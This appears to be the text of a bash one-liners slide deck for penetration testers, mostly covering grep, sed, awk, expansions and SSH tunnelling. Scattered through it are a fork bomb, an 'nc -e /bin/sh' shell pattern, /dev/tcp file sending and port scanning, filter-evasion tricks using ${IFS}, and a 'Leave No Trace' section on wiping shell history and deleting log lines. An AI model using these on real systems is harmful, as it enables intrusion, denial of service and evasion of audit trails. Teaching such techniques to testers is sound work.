

One-Liners to Rule Them All

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What this is

Bash basics

- Minor portability considerations

One-liners and demos of stuff we find to be useful

What this isn't


Linux system administration

- Although there is some amount of overlap

Reading the man page to you

A dark, atmospheric photograph of an ancient Egyptian tomb. Several large, standing statues of pharaohs are visible, carved into the stone walls. The scene is dimly lit, with light highlighting the textures of the stone and the figures of the statues. The overall mood is mysterious and historical.

`man bash` is
cavernous



There are resources to help

explainshell.com


about



```
:() { :|:& };;
```



theme ▾



:() { :|:& };:



A shell function is an object that is called like a simple command and executes a compound command with a new set of positional parameters. Shell functions are declared as follows:

```
name () compound-command [redirection]
```

```
function name [()] compound-command [redirection]
```

This defines a function named name. The reserved word **function** is optional. If the **function** reserved word is supplied, the parentheses are optional. The body of the function is the compound command compound-command (see **Compound Commands** above). That command is usually a list of commands between { and }, but may be any command listed under **Compound Commands** above. compound-command is executed whenever name is specified as the name of a simple command. Any

From the abstract

Sometimes you just need to pull out the third column of a CSV file. Sometimes you just need to sort IP addresses. Sometimes you have to pull out IP addresses from the third column and sort them, but only if the first column is a particular string and for some reason the case is random.

Up, edit, enter, repeat

```
cat file
```

```
cat file | grep open
```

```
cat file | grep -i open
```

```
cat file | grep -i open | cut -d, -f3
```

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```

```
awk -F, 'tolower($1) ~ /open/ { print $3 }' file | sort -V
```

Conventions

Commands are usually suffixed with a man(1) section

Almost all of what we're talking about here is man section 1

But there's naming overlaps with syscalls (man section 2), C functions (man section 3), and occasionally config files (man section 5)

ONE DOES NOT SIMPLY

THIS IS A UNIX SYSTEM. I KNOW THIS.

Core Concepts

- Pipes and redirection
- Variables and substitution
- Standard tools
- History expansion
- Brace expansion
- Tilde expansion

Pipes and Redirection



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Follow



through sobs you can't just say everything is a file... please....

Linux: *points at USB mouse* that's a file

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The following slides are for
the folks playing at home. All
of this is happening in a
shell. Pay no attention to the
man behind the curtain.

Pipes and Redirection

- `echo wut | cat`
- `echo wut > /tmp/wut`
 - `cat /tmp/wut`
 - `cat < /tmp/wut`

File descriptors: `&0 &1 &2 &n`

`nc -e /bin/sh [...] exec 2>&1`

`exec 3<>/dev/tcp/10.1.1.1/80;echo $'GET / HTTP/1.0\n' >&3;cat <&3`

Standards

`grep(1), sed(1), cut(1), sort(1), awk(1)`

Builtins -- `echo, test, read, while, for`

grep Searches in Text

Regular expressions are tricky, but you can learn the basics quickly. A large portion of regexes involve these three things:

- `.*` any number of characters
- `^` anchor at beginning
- `$` anchor at end

```
grep '500.*Chrome' /var/log/apache2/error.log
```

sed is an Editor

```
sed -e 1d -e s/foo/bar/g /tmp/foo
```

```
sed '1d; s/foo/bar/g' /tmp/foo
```

```
sed -i '/192\.168\.0\.1/d' /var/log/apache2/access.log
```

ed is the Standard Editor



cut is a baby awk

```
echo a,b,c,d,e | cut -d, -f 1-3,5
```

Roughly equivalent to `awk -F, '{ print $1 $2 $3 $5 }'`

sort ... sorts stuff

```
sort file
```

```
cat file1 file2 file3 | sort
```

```
sort -u
```

cat ... Concatenates stuff

Lots of folks will tell you not to use cat.

There exists a Useless Use of Cat Award to tell you not to use cat

Don't listen to those people. Hack the way you wanna hack.

But there's really no reason to use cat.

uniq is ... Unique

Input must be sorted so... “sort -u” covers a lot of it

Except for: `uniq -c`

- Print each unique line along with the number of times it occurred

```
sort | uniq -c
```

awk is a Language

This is grep: `awk '/regex/ { print }'`

This is cut: `awk -F, '{ print $2 }'`

But wait! There's more!

Variables and Substitution

```
foo=$(echo wut); echo $foo
```

```
foo=${PATH//:/ } # PATH with spaces instead of :
```

```
echo${IFS}wut
```

```
echo ${file%.txt} # Strip extension
```

History Expansion

Handled by Readline

- Controlled with `~/.inputrc`

!\$!! !* !^ !:2 !:2-6 !-2

~/.inputrc

```
$if Bash
```

```
    Space: magic-space
```

```
$endif
```

```
set completion-ignore-case on
```

```
# Use <up> and <down> to search based on what we've already typed
```

```
"\e[A": history-search-backward
```

```
"\e[B": history-search-forward
```

Brace expansion

Everything inside braces, separated by commas

- `echo {a,b,c}`
- `cp file.{csv,txt}`

As a replacement for `seq(1)`

- `{1..99}` # same as ``seq 1 99``
- `{01..99}` # Zero-pad
- `{01..99..2}` # Zero-pad, with a step of 2

Tilde expansion

`~user` is *user's* home dir

- E.g. `~egypt` is `/home/egypt`

`~` is the current user's home directory

- `$HOME`

`~+` is `$PWD` # Not the same as `.`

`~-` is `$OLDPWD`

Loops

`for var in expression; do command; command; done`

- `for f in *; do mv "$f" "${f/.csv/.txt}"; done`

`while expression; do command; command; done`

- `<file while read; do echo "$REPLY"; done`
- `<file while read line; do echo "$line"; done`

`until expression; do command; command; done`

- Inverse of while loop

Process and Command Substitution

`$(), ```

`echo $(echo wut)`

- Substitutes a command for text

`<(), >()`

`cat <(echo wut)`

- Substitutes a command for a file

And we're back! Those demos
went great!

Aliases

Great for things you find yourself typing all the time

Like macro in C, just direct replacement

E.g.:

- `alias ll="ls -aLF"`
- `alias l.="ls -d .[^.]*"`

Examples

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Stuff that isn't super easy to demo

Sort IP Addresses

With GNU `sort(1)` and modern BSD, OSX:

- `sort -V`

With POSIX `sort(1)`

- `sort -t . -nk 1,1 -k 2,2 -k 3,3 -k 4,4`

`sort -u ...`

`sort --debug`

Print unique lines without sorting

```
awk '{ if (!seen[$0]++) print }' /tmp/foo
```

```
# array named "seen", with index of current line
```

```
seen[$0]
```

```
# will be 0 if we haven't seen it yet, non-zero after  
increment  !seen[$0]++
```

```
# "print" by itself prints $0, the whole line
```

Remote stuff with SSH

```
ssh -J user1@host1 user2@host2
```

```
ssh -ND 1080 user1@host1
```

```
ssh -NL 3389:desktop-1:3389 user1@host1
```

```
ssh -NR 4444:localhost:4444 user1@host1
```

```
ssh user1@host1 tee rfile < lfile # Like scp(1) upload
```

```
ssh user1@host1 cat rfile > lfile # Like scp(1) download
```

Remote stuff with bash

```
gzip -c file > /dev/tcp/192.168.0.1/80
```

- /dev/tcp is a special magical “file” in bash
- Compile-time option, default now in Debian derivatives

```
# Shitty portscanner
```

```
for port in {1..1023}; do
```

```
    : 2> /dev/null > "/dev/tcp/192.168.0.1/$port" && echo "$port"
```

```
done
```

Random stuff

```
xsel -b < file.txt
```

```
nc -znv 192.168.0.1 1-1023 |& grep -v refused
```

A dark, moody photograph of a forest floor. The ground is covered with fallen leaves, twigs, and small plants. A small, clear glass jar lies on the ground, partially covered by the debris. The text "Leave No Trace" is overlaid in the center in a white, sans-serif font.

Leave No Trace

Files that snitch on you

`~/.bash_history`

- And `~/.*_history`

`~/.wget-hsts`

`~/.lesshst`

Editors

- Vim: `*.swp` files, `.viminfo`
- Emacs: `~` suffixed files

STFU, /bin/bash

```
unset HISTFILE
```

```
export HISTFILE=/dev/null
```

```
ln -sf /dev/null ~/.bash_history
```

```
history -c; kill -9 $$
```

STFU, other stuff

```
wget --no-hsts
```

```
export MYSQL_HISTFILE=/dev/null; mysql
```

```
ln -sf /dev/null ~/.psql_history; psql
```

```
vim -ni NONE file
```

```
ssh -o UserKnownHostsFile=/dev/null
```

Commands that snitch

`ssh(1)` uses your current username if you don't specify one

`rdesktop(1)` and `xfreerdp(1)` do the same

`ftp(1)` does, but doesn't actually send it until you log in

Local Opsec

`~/.ssh/config`

User root

`~/.netrc`

default login anonymous password anonymous@mozilla.org

`~/.bashrc`

alias rdesktop="rdesktop -U Administrator"

Commands in Exploitation

Can't use spaces

```
echo${IFS}this${IFS}has${IFS}no${IFS}spaces
```

```
{echo,this,has,no,spaces}
```

ls(1), cat(1) aren't available

```
echo *
```

```
find . -maxdepth 1
```

```
while read line; do echo "$line"; done < file
```

```
head -n 99999
```


Read binary over text-only link

Bajillion ways to do this

- base64, xxd, hexdump, hd, od, openssl base64, perl, python

How you parse it on the other side depends on what worked on target

Write binary over text-only link

```
printf %b "\105\114\106\177" > file.bin
```

```
xxd -r -p <<<454c467f > file.bin
```

```
perl -e 'print "\105\114\106\177"' > file.bin
```

Bonus!

Everything on the previous two slides is automatic on shell sessions in Metasploit. Upload and download just work (tm).

Host some stuff

```
python -m SimpleHTTPServer 8080
```

```
python -m http.server 8080
```

```
ruby -run -e httpd
```

```
php -S 0:8080 # Interprets PHP, too
```

```
busybox httpd -p 8080
```

Resources

http://explainshell.com # Break it down

<http://www.tldp.org/LDP/abs/html/> # Classic

`http://wiki.bash-hackers.org/` # Awesome

<https://mywiki.woledge.org/BashPitfalls> # Good to know

Google site:stackoverflow.com

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